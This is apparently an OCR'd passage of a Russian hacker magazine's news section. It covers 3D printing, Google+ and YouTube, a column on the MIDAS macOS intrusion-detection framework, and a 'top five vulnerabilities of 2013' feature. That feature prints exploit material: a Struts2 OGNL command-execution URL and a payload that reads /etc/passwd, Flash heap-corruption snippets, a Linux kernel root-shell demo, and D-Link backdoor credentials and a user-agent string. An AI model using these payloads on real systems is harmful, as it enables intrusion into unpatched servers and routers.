На 3D-принтере, правда, можно напечатать много интересного, но что, если объект печати охраняется авторским правом? Как тогда распространять модели? Неплохое решение проблемы предложил британский программист и дизайнер Мэттью Пламмер-Фернандес, представив приложение Disarming Corruptor («Обезоруживающий разрушитель»), которое вносит намеренные изменения в цифровые модели объектов для 3D-принтеров. Приложение меняет форму, контуры и пропорции объектов до полной неузнаваемости. Если подобный объект попадет в открытый доступ, догадаться, как на самом деле должна выглядеть модель, невозможно. Разумеется, обратить изменения можно, для этого нужно знать цифровой ключ, который генерируется на этапе внесения искажений. Ключи могут распространяться отдельно. Программа уже вышла на OS X, версии для Linux и Windows в работе.



Яркий штрих к растущей популярности 3D-принтеров: корпорация McDonalds рассматривает возможность установки 3D-принтеров в своих ресторанах для печати игрушек Happy Meal. Приятная альтернатива многочисленным новостям о печати оружия :).





→ **Последняя альфа-версия Firefox Nightly** продемонстрировала абсолютно новый интерфейс браузера. Интерфейс носит имя Australis и во многом похож на Chrome.



→ **Microsoft сообщила о закрытии интерфейса Skype Desktop API.** Это означает, что у некоторых гарнитур и ТВ теперь могут возникнуть проблемы с работой.

4 СТАНДАРТА КАЧЕСТВА СВЯЗИ

→ Роскомнадзор наконец определил, что такое «плохая сотовая связь». Если в месяц более 5% разговоров прервано из-за сбоев в сети. Если 5% SMS и MMS не дошли до адресата. Если 5% бесед было не разобрать (сигнал был, но помех было больше). Если оператор за 8 секунд не соединил тебя с номером другого абонента.

Google 90% ДОХОДОВ MOZILLA ПРИНОСИТ GOOGLE

→ Финансовые итоги за 2012 год, опубликованные Mozilla, увы, неутешительны. Зависимость от Google только растет (Mozilla получает отчисления от переходов в Google из встроенной поисковой строки). Если в прошлом году этот показатель составлял 85%, то в текущем финансовая зависимость от ИТ-гиганта достигла уже 90%.

ТРУДНАЯ ИНТЕГРАЦИЯ YOUTUBE И GOOGLE+

ПОЛЬЗОВАТЕЛИ НЕДОВОЛЬНЫ НАВЯЗЧИВОСТЬЮ GOOGLE

Похоже, компания Google допустила серьезный просчет. Когда она сообщила, что будет читать все письма в Gmail и, сообразно их содержанию, демонстрировать пользователям рекламу, возмущались немногие. Как ни странно. Однако теперь, когда в Google решили интегрировать G+ с YouTube и вообще завернуть гайки на видеохостинге, поднялась невероятная волна возмущения.


Суть проблемы проста: сейчас Google стремится максимально интегрировать все свои сервисы друг с другом, привязав их к единому пользовательскому аккаунту. Желание, в общем, понятное и даже логичное. Однако компания явно переусердствует в этом вопросе. Так, на YouTube, под прикрытием «борьбы со спамом», проапгрейдили систему комментариев, внедрив новую систему анализа, которая призвана блокировать спам-ссылки, ASCII-арт и другие «мусорные» сообщения. Также компания внедрила новую систему размещения ссылок в комментариях. Теперь, чтобы добавить ссылку на внешний ресурс, придется пройти через специальную форму. Но волну недовольства вызвало не это. Помимо всего описанного, на YouTube ввели обязательную авторизацию через Google+, если ты хочешь оставить комментарий к видео. То есть пользователей попытались заставить выступать на YouTube под реальными именами, а не под псевдонимами. Конечно, подобная мера попросту не могла понравиться людям. Тут же были придуманы схемы, вроде «завести отдельный аккаунт Google+ специально для YouTube», но, как ты понимаешь, это лишь весьма неудобные костыли.

> *Петицию за возвращение старой системы комментирования подписали уже более 220 тысяч человек, и их число продолжает расти*

Недовольство пользователей вылилось в настоящие виртуальные акции протеста. Так, очень быстро обнаружилось, что новая система не отсекает ASCII-арт и совершенно не мешает спамерам, как было заявлено. Видеоролик, посвященный новой системе, стремительно набрал несколько десятков тысяч комментариев, в основном состоящих из злобной ругани, ASCII-арта и требований вернуть все обратно. В итоге компания была вынуждена разместить прямо в видеоролике официальную благодарность всем за высказанные мнения и клятвенное обещание разобраться с проблемой спама в комментариях.

Пользователи этим не удовлетворились и открыли на сайте Change.org петицию за возвращение старой системы комментирования. Под требованием подписались уже более 220 тысяч человек, и их число продолжает расти.

А Google не успокоилась и невероятно навязчиво предлагает всем, кто еще этого не сделал, объединить аккаунты G+ и YouTube, что вызывает у людей еще большее раздражение. Форумы Google Groups пестрят темами о новой политике YouTube, а сам видеохостинг завален саркастичными роликами на тему.



Очень своевременно Adblock Plus сообщил о выходе нового набора фильтров — специально для YouTube, который становится все назойливее. Можно использовать фильтр целиком или блокировать лишь некоторые элементы. Разработчики Adblock Plus — смелые люди, которых, видимо, не пугает гнев Google.


01

OK.

АГРЕССИВНАЯ ТОЧКА

→ Любопытную вещь отметил журналист New Republic Бен Крэйр: в текстовых сообщениях и чатах точка в конце чаще выражает недовольство, а не просто завершает предложение. С ним согласны американские студенты, чье исследование гласит, что точку ставят лишь в 39% текстовых сообщений и в 45% чатов.

02



ПРОВЕРКА КРИПТОГРАФИИ ОТ EFF

→ Фонд электронных рубежей проверил 18 крупнейших ИТ-компаний на использование криптографических стандартов. Проверяли шифрование трафика между дата-центрами, HTTPS, HSTS, STARTTLS и Perfect forward secrecy. Лучшими показали себя Dropbox, Twitter и Google. Худшими — Microsoft, Tumblr и Amazon.

03



ЗАЩИЩЕННАЯ ПОЧТА ДЛЯ ВСЕХ

→ Разработчики Lavabit и Silent Circle не сдаются и объявили о формировании альянса Dark Mail Alliance, чья цель — создать сверхзащищенную почту с end-to-end шифрованием. Сбор средств на Кикстартере уже прошел успешно, искомые 200 тысяч собрали легко. Теперь дело за разработчиками.

Как защитить OS X



КОЛОНКА СТЁПЫ ИЛЬИНА

ОТКУДА РАСТУТ НОГИ

Неожиданно для себя оказался на конференции по безопасности АСУ ТП (промышленного производства). Если ты уже спешишь перевернуть страницу, не пугайся — колонка ни в коем случае не о том, как я защищал инфраструктуру очистительных сооружений для водоканала г. Мухосранска (хотя не без этого — читай ниже).

В кулуарах мероприятия активно обсуждалась тема защиты от целенаправленных атак. Некоторые эксперты выражали мнение, что единственный работающий сейчас путь — это оценивать изменения в окружении каждой рабочей станции. Причем если для Windows решений, в принципе, достаточно, то OS X (то есть для Mac'ов) security-утилит не так уж и много. И что делать, если у тебя в компании таких машин сотни или даже тысячи?

У меня у самого свежа в памяти попытка установить антивирус на OS X, после чего я впервые увидел kernel panic системы. Такой авер сразу пришлось снести и забыть как страшный сон. Тем не менее вопрос безопасности остался открытым. Система без антивируса и вообще без всякой защиты или мониторинга в нашем жестоком мире — роскошь непозволительная.

На виндовой системе я довольно хорошо представляю, где может прописаться малварь и как ее можно задетектить, в том числе с помощью специализированных утилит вроде GMER. Для OS X подобных утилит я до недавнего времени не знал.

РЕШЕНИЕ ОТ FACEBOOK И ETSY

Тем радостнее для меня оказалась новость, что security-команды Facebook и Etsy зарелизили фреймворк MIDAS (Mac Intrusion Detection Analysis System), предназначенный как раз для обнаружения зловредной активности в системе.

Это не антивирус, нет. Это вообще не готовый продукт — это очень продвинутый и кастомизируемый фреймворк, с помощью которого можно анализировать большое количество рабочих станций на OS X, чтобы обнаружить аномалии в поведении, характерные для малвари. Может показаться, что использовать такой тулкит у себя на рабочей машине подобно стрельбе из пушки по воробью, но в действительности ничего похожего я пока не видел.

СТРУКТУРА ФРЕЙМВОРКА

У MIDAS модульная структура, самой важной частью которой являются так называемые helper'ы (они находятся в папке midas/lib/helper) — это уже написанные скрипты по анализу различной активности в системе. С их помощью можно, например:

- показать все слабые SSH-ключи на хосте;
- найти все файлы в заданной директории с нужными разрешениями;
- отобразить все элементы из автозапуска;
- перечислить все LaunchAgents, LaunchDaemons и так далее;
- запросить все расширения ядра;
- выяснить SSID текущей Wi-Fi-сети, к которой подключена машина;
- вернуть IP- и MAC-адреса используемого шлюза;
- проверить настройки DNS.

И это лишь малая часть того, что умеют helper'ы из коробки. На основе хелперов пишутся модули, которые выполняют уже вполне конкретные проверки (например, поиск новых приложений, которые прописываются для старта вместе с системой, или расширения ядра). Вместе с MIDAS идет модуль-пример (midas/modules/example.py), который проверяет LaunchAgents и LaunchDaemons в системе и логирует любые найденные изменения. Понятно, что для хранения состояния нужно иметь некоторую базу данных — так вот, в MIDAS реализована своя простенькая ORM-система, так что на этот счет можно не волноваться. Сами модули могут быть написаны как на Python, так и на Ruby или простом Bash.

В МАСШТАБАХ КОМПАНИИ


Как разработчики видят использование MIDAS в больших компаниях? Сценарий предельно понятный:

- создается форк MIDAS (каждая компания использует его лишь как основу);
- добавляются модули и хелперы, которые реализуют необходимые проверки;
- все это деплоится на рабочие станции компании;
- через crontab/LaunchAgent прописывается автоматический запуск MIDAS в заданном интервале;
- для агрегации логов с различных систем используется syslog или другой похожий инструмент;
- по собранным данным проводится анализ, и, если обнаружены аномалии, генерируются предупреждения.

Разработать правильные модули и алерты — задача не из простых. Но теперь у нас есть хороший конструктор, на базе которого это можно сделать.

P. S. В самом начале статьи я говорил, что не защищал никакие инфраструктурные объекты. Это не совсем так :). Организаторы конференции (Kaspersky Lab) придумали очень прикольную и занимательную игру, которая заставила прочувствовать всю боль директора по информационной безопасности промышленного предприятия. Все участники разбивались на команды, каждой команде выдавалось игровое поле (схема водоочистительной станции с указанием ИТ-инфраструктуры: SCADA, PLC-контроллеры, рабочая станция инженера и прочее), а также набор карт (провести пентест, установить патч, поменять пароли и так далее). В каждом из пяти раундов приходили какие-то вводные данные и надо было использовать самые нужные карты, имея ограничение времени и бюджета (каждая карта «стоила» по-разному). Несмотря на сильную команду, мы облажались и оказались почти на последнем месте: пару недель линии не работали из-за отказавших контроллеров :). Если бы это было реальное производство, то убытки могли бы составить сотни тысяч долларов. Провал :).

Напоследок хочу спросить: как тебе идея сделать что-то подобное для настольных игр дома? Мы готовы в этом максимально поучаствовать.



Настоящая MTG для безопасника :)



```python
def get_ssid():
    """
    Returns the currently connected SSID
    """
    command = "".join([
        "System/Library/PrivateFrameworks/Apple80211.framework/Versions/",
        "Current/Resources/airport -I",
    ])
    airport = shell_out(command)
    for i in airport:
        if re.match(r'^SSID:', i.strip()):
            return i.strip().strip("SSID: ")


def get_default_gateway_ip():
    """
    Returns the IP address of the currently connected gateway
    """
    netstat = shell_out("netstat -nr")
    for i in netstat:
        if i.startswith("default"):
            return filter(None, i.split(' '))[1]



def get_default_gateway_mac():
    """
    Returns the MAC address of the currently connected gateway
    """
    ip_addr = get_default_gateway_ip()
    arp = shell_out("arp -an")
    for i in arp:
        if ("(%s)" % ip_addr) in i:
            return i.split(' ')[3]
```

Из питоньих хелперов MIDAS'а можно собрать свой кастомный сценарий аудита



Proof-of-Concept

ГИБКАЯ ЭЛЕКТРОНИКА ДЛЯ ЭНТУЗИАСТОВ



Илья Русанен
rusanen@real.xakep.ru

ДЕШЕВЫЙ СПОСОБ ПЕЧАТИ ПЛАТ

Зачем это нужно

Изготовление печатных плат в домашних условиях — не самая тривиальная задача. Во-первых, процесс требует немалой точности, а во-вторых, он довольно затратен. Инновационный метод быстрой и дешевой печати плат, разработанный инженерами из Технологического института Джорджии, Токийского университета и Microsoft Research, позволит решить эту проблему. Потратив не более 300 долларов, любой энтузиаст сможет делать работоспособные электрические схемы за 60 секунд на струйном принтере с обычным картриджем.

Как это работает

Ключевой инновацией в технологии печати под названием Instant inkjet circuits является уникальная краска с серебряными наночастицами, с помощью которой печатаются платы. Купив такую краску, можно заправить ее в стандартный картридж любого струйника и напечатать рабочую электрическую схему на обычном носителе. Лучше всего подходят прорезиненная бумага, пленка или фотобумага. Однако есть ряд материалов, печать на которых невозможна. К ним относится, например, холст или листовой магнит.

Получившуюся схему можно подключить к любым компонентам и устройствам с помощью проводящей клейкой ленты или специального токопроводящего клея. Например, для демонстрации преимуществ новой технологии авторы концепта прикрепили емкостный датчик со встроенной напечатанной платой к стакану с водой. При подключении к микроконтроллеру датчик смог определить, сколько жидкости осталось в стакане.

По словам одного из разработчиков нового концепта Стива Ходжеса (Steve Hodges), предложенная технология будет полезна как студентам, которые получат возможность быстро изучать базовые принципы работы электроники на практике, так и множеству энтузиастов по всему миру — теперь они смогут проверять работоспособность прототипов разработанных схем с минимальными затратами.

Основную статью расходов при печати таким способом составляют чернила. Баночка «нанокраски» обойдется примерно в 200 долларов. Остальные 100 уйдут на принтер и пустые картриджи. Однако последующая печать будет очень дешевой: с помощью одной бутылки чернил, которые производит компания Mitsubishi Imaging, можно изготовить платы общей площадью до 10 м^2.

Конечно, в качестве промышленной платы такое изделие вряд ли сгодится, но как способ быстрого, а главное, дешевого способа прототипирования и проверки печатных плат выглядит очень привлекательно. Сам концепт детально описан в научной работе dl.acm.org/citation.cfm?id=2493486 и завоевал звание лучшего исследования на недавно прошедшей конференции ACM.



Баночка наночернил превратит старый струйник с пустым картриджем в настоящую фабрику плат



Самодельное электронное устройство использует напечатанную на струйнике «бумажную» плату

НАКЛЕЙКИ С ЭЛЕКТРОНИКОЙ

Зачем это нужно

Новый проект стикеров с электроникой (bit.ly/1beVNKF) — это естественное дополнение к изготовлению печатных плат на бумаге. Хотя два проекта никак не связаны, но они идеально дополняют друг друга.

Стикер с электроникой представляет собой небольшой блок на самоклеющейся основе, содержащий электронный компонент. «Наклейку» можно использовать для формирования логики или представления в своих проектах. На данный момент разработчики предлагают четыре основных типа стикеров:

- LED Stickers — простые стикеры со светодиодами, уже сейчас доступны белые, красные, желтые и синие версии;
- Effects Stickers — стикеры-контроллеры для управления LED-стикерами. Могут генерировать различные эффекты, как, например, угасание или мигание;
- Sensors Stickers — стикеры-датчики, например датчики света, звука или же просто тайм-триггеры;
- Touch sensor/Microcontroller Sticker — стикеры — датчики прикосновения, отличаются от предыдущих наличием на борту микроконтроллера ATTiny85, который при желании может быть легко перепрограммирован.

Как это работает

Идея в том, что для соединения элементов не требуется припой и паяльник, так что собирать схемы из электронных компонентов теперь может даже ребенок, просто наклеивая их на цепь. Использование проводящего клея позволяет крепить стикеры практически на любую поверхность, причем неоднократно.

Прикрепленные к цепи стикеры образуют единую логическую систему и могут взаимодействовать друг с другом, реагируя на внешнюю среду с помощью описанных выше сенсоров. Наклейки предполагается крепить на любую проводящую поверхность: на проводящую ткань, краску (см. предыдущий концепт) или просто медную нить.


Организаторы проекта Circuit Stickers будут собирать предварительные заказы до конца года, а потом разошлют покупателям различные комплекты наклеек. Самый простой комплект за 25 долларов включает в себя 12 белых стикеров-светодиодов, по шесть красных, желтых и синих светодиодов, один моток медной проволоки, две батарейки и немножко канцелярской мелочи для склейки деталей.



Цена на базовый пакет стикеров «с начинкой» начинается от 25 долларов



Circuit Stickers могут быть отклеены и повторно закреплены на любых поверхностях



TOP 5 самых интересных уязвимостей 2013 года

Избранные страницы CVE за прошедший год

Этот год был довольно интересным по найденным багам. Тут тебе и однострочные эксплойты для получения RCE на многих серверах разом, и ядро Линукс не оставили в стороне (нашлась лазейка, которая затронула практически все ядра, выпущенные за последние три года). Никогда не покинут нас уязвимости во флеше и «подлые» баги — различные бэкдоры. Мы сделали пять номинаций, давай же рассмотрим их!

Сергей Белов
@sergeybelove

Самый нашумевший: CVE-2013-2115

16 июля 2013 года на китайских форумах появилось сообщение об уязвимости в Apache Struts 2. Точнее, они выложили сплоит для всех желающих в паблик. Писалось, что через нее можно получить в один запрос Remote Command Execution на целевом сервере!

И все бы ничего, но это оказалось правдой. Сотни компаний используют Struts для разработки приложений и корпоративных сайтов. Выяснилось, что уязвима вся вторая ветка, исправление пришло лишь только в версии 2.3.15.1.

Уязвимости присвоили номер CVE-2013-2115. Закралась она в неправильной работе библиотек OGNL и XWork: специально сформированным запросом можно было подключить произвольный OGNL-код и выполнить его на системе.

Удалось поломать developers.apple.com и другие крупные ресурсы, администраторы которых не успели пропатчиться или просто не знали. В общем, вау-эффект, хоть и короткий, эта уязвимость принесла. А вот и сам эксплойт:

```
http://host/struts2-blank/example/↵
X.action?action:%25{(new+java.lang.↵
ProcessBuilder(new+java.lang.↵
String[]{'command','goes','here'})).↵
start()}
```

```
{
a = (new java.lang.ProcessBuilder(new
java.lang.String[]{'cat','/etc/passwd'})).start()

b = a.getInputStream()
c = new java.io.InputStreamReader(b)
d = new java.io.BufferedReader(c)
e = new char[50000]
d.read(e)
matt = context.get('com.opensymphony.xwork2.dispatcher.HttpServletResponse')
matt.getWriter().println(e)
matt.getWriter().flush()
matt.getWriter().close()
}
```

Отформатированный код для исполнения на целевом сервере для Apache Struts 2

Самый изящный: CVE-2013-0634

Данный эксплоит стал номинантом на премию Best Client-Side Bug на Pwnie Awards 2013. Он использует уязвимость в Adobe Flash Player, в котором происходит переполнение буфера при обработке регулярных выражений. И пожалуйста — побег из песочницы, и обход ASLR, и DEP. Эксплоит долгое время эксплуатировался in the wild в феврале 2013-го, применим к свежим версиям флеша для Windows, Mac, Linux и даже Android! Атакующий может перезаписать длину вектора объекта, а затем прочитать соседние участки памяти для поиска базового адреса flash.ocx. Установка бесконечного выделения памяти для новых объектов:

```
obj = new Vector.<Object>(16);
    obj[0] = new RegExp(_loc_24, "");
    obj[1] = new Number[0, 0, 0, 0,↵
      0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1];
    obj[2] = new Number[0, 0, 0, 0, 0,↵
      0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1];
    obj[3] = new Number[0, 0, 0, 0, 0,↵
      0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1];
    obj[4] = new Number[0, 0, 0, 0, 0,↵
      0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1];
```

Обнуляем объект <Number> с индексом 1:


```
obj[1] = null;
```

Создаем новый объект RegExp, который пытается влезть в только что освобожденное место в памяти:

```
boom = "(?i)()()(?-i)||||||||||||||||↵
|||||||"; var trigger = new RegExp↵
(boom, "");
```

Неправильное регулярное выражение перезаписывает длину вектора, увеличивая obj[2]. Из-за поврежденного размера злоумышленник может использовать obj[2] для чтения или записи в память в огромных участках памяти, чтобы найти базовый адрес flash.ocx и перезаписать vftable для выполнения уже своего произвольного кода.

Изящество эксплойта CVE-2013-0634 заключается в том, что подобную технику с применением регулярных выражений можно использовать и при новых атаках на флеш, и не только на флеш.



Внутренности эксплойта

名前	サイズ	更新日時
CVE-2013-0634-x32bin.drop.dll	242 KB	2013/02/09 20:52
CVE-2013-0634-x64bin.drop.dll	241 KB	2013/02/09 20:52
ieee2013.swf	499 KB	2013/02/09 19:03
CVE-2013-6034-mem.dmp	17 KB	2013/02/10 0:25

Последствия эксплуатации для разных платформ (дропперы) и мемдамп для анализа

Изящен он тем, что этот подход (через регулярные выражения) можно использовать и при новых атаках на флеш, и не только на флеш

Самый хардкорный: CVE–2013–2094

Данную уязвимость мы уже описывали в нашем журнале (www.xakep.ru/post/61674). 14 мая прошедшего года в ядре Linux была обнаружена серьезная локальная 0-day-уязвимость (CVE-2013-2094), затрагивающая практически все версии ядер, выпущенные за последние три года. Это довольно серьезный удар по репутации Linux, а также админов, серверы которых были взломаны. Является ли этот случай исключением из правил и как часто на самом деле в Linux находят серьезные проблемы безопасности?

Данная уязвимость была выявлена в ядрах с 2.6.37 по 3.8.8 и, по сути, распространялась на все актуальные версии дистрибутивов и даже на RHEL 6 и CentOS 6, которые хоть и основаны на ядре 2.6.32, но включают в себя бэкпортированную функциональность из более поздних ядер. Проблемный участок был найден в коде подсистемы PERF_EVENTS, предназначенной для трассировки, но активированной в большинстве дистрибутивов.

Вместе с известием об ошибке был опубликован и рабочий эксплойт, однако сама ошибка была исправлена еще в апреле вместе с выпуском ядра версии 3.8.9, без разглашения информации об уязвимости. Стоит отметить, что доступный сплоит не сработает, если значение параметра kernel.perf_event_paranoid механизма sysctl равно двум.

```
sysctl -w kernel.perf_event_paranoid=2
```

Однако эта команда не решает проблему в принципе. Немного модифицировав исходный код сплоита, можно получить root даже при kernel.perf_event_paranoid=2.

В этом году были найдены и другие уязвимости для повышения привилегий, но они охватывали меньший диапазон версий ядра Linux.

```
[CVE-2013-2094@localhost ~]$ gcc -O2 ./semtext.c
[CVE-2013-2094@localhost ~]$ ./a.out
2.6.37-3.x x86_64
sd@fucksheep.org 2010
-sh-4.1# whoami
root
-sh-4.1# id
uid=0(root) gid=0(root) groups=0(root),501(CVE-2013-2094) context=unconfined_u:u
nconfined_r:unconfined_t:s0-s0:c0.c1023
```

Демонстрация работы эксплойта для CVE-2013-2094

Самый подлый: CVE-2013-6026


Предыстория такая. В начале года вернулась мода копать различные устройства под рукой, например роутеры. Доступен, распространен, а собой представляет целый мини-компьютер. Тут тебе обычно и Линукс, и веб-морда. И не задалось с D-Link'ом: сначала у них выявили уязвимости в стиле конца 90-х — начала 2000-х, но это ладно. А потом начали находиться разные неприятные бэкдоры.

Первый из них затрагивает модели DIR-300revA, DIR-300revB, DIR-600revB. На устройствах присутствует следующий скрипт:

```
./rootfs/etc/scripts/misc/telnetd.sh
#!/bin/sh
image_sign=cat /etc/config/image_sign
TELNETD=rgdb -g /sys/telnetd
if [ "$TELNETD" = "true" ]; then
 echo "Start telnetd ..." > /dev/console
 if [ -f "/usr/sbin/login" ]; then
  lf=rgdb -i -g /runtime/layout/lanif
   telnetd -l "/usr/sbin/login" -u ↵
   Alphanetworks:$image_sign -i $lf &
  else
   telnetd &
  fi
fi
root@bt:~/firmware/DIR300-extracted# ↵
cat rootfs/etc/config/image_sign
wrgg19_c_dlwbr_dir300
```

Для нас ключевая строчка — поднятие демона telnetd и указание юзера и пароля. Юзер — Alphanetworks, пароль — версия текущей прошивки. Неприятно, не правда ли? Ну да ладно, едем дальше, стали копать их глубже.

Прошивка D-Link. Интересное сравнение строк в alpha_auth_check



Демонстрация работы бэкдора в Telnet-демоне D-Link'а

Теперь к списку добавляются следующие модели:

- DIR-100;
- DI-524;
- DI-524UP;
- DI-604S;
- DI-604UP;
- DI-604+;
- TM-G5240;
- Planex BRL-04UR (роутеры используют прошивку от D-Link);
- Planex BRL-04CW.

Крейг Хеффнер (Craig Heffner) разреверсил прошивки для этих устройств и сообщил, что нашел интересное место при авторизации на роутере. Если юзерагент равен значению xmlset_roodkcableoj28840ybtide, то авторизация не требуется. Если прочитать строчку задом наперед, получится editby04882joelbackdoor_teslmx, что явно говорит о назначении данного кода. Но сделаем некоторое отступление. Есть непроверенная информация, что данная «фича» юзалась для реконфигурации DNS-сервера какой-то из либ на роутере (начало UA намекает об этом — xmlset) и это просто возможный костыль и злого умысла не было. Но так или иначе, даже если это так — это непростительный в данном случае костыль.

D-Link выпустил обновленные прошивки, исправляющие эти уязвимости. Конечно, все перечисленные модели довольно старые, но очень популярные устройства, разошедшиеся в свое время большим тиражом.

Самый популярный: CVE-2013-0156

Ruby on Rails — популярный фреймворк, который часто выбирают для стартапов как гибкую и довольно устойчивую к высоким нагрузкам платформу (например, твиттер сперва писался на RoR). В начале года была обнаружена бага во всех версиях этого фреймворка, которая позволяла провести DoS-атаку, SQL-инъекцию или выполнить любой код на целевой системе! Атакующему всего лишь требуется отослать специально скрафтенный XML, содержащий в себе YAML-объект. Рельсы парсят XML и подгружают объект из YAML. В процессе выполнения отправленный код может выполниться (зависит от типа и структуры отправленных объектов).

Теперь по шагам:


- Рельсы парсят параметры, основываясь на Content-Type.
- XML-парсер (вплоть до пропатченных версий) запускает YAML-парсер, у которых указан type="yaml". Вот пример XML'ки, в которую встроен YAML:

```
<foo type="yaml">
 yaml: goes here
 foo:
   - 1
   - 2
</foo>
```

- YAML позволяет десериализовать произвольные Ruby-объекты.
- Так как Ruby динамичен, десериализация YAML-объекта может вызвать какой-либо триггер, включая методы, которые нужны для десериализации этого объекта.
- Некоторые классы Ruby присутствуют во всех приложениях на рельсах (например, ERB-шаблон). Их и можно использовать для выполнения любого Ruby-кода и, как следствие, любых команд на сервере.

Эксплойт уже есть в Metasploit и не представляет собой какой-либо сложности. Можно найти и просто скрипты эксплуатации, без привязки как MSF. Бага проверена редакцией — все рабочее :). Схожая ошибка в обработке нашлась еще в JSON-парсере, эксплойт для него вышел чуть позже.

Решение проблемы — пропатчить Rails (патчи доступны, например, здесь: bit.ly/1bwrHXw) или просто обновить RoR (исправлено в 3.2.11, 3.1.10, 3.0.19, 2.3.15).



Демонстрация работы эксплойта в RoR через модуль MSF

В начале года вернулась мода копать различные устройства под рукой, например роутеры

2013 год в цифрах

136 000 000 $

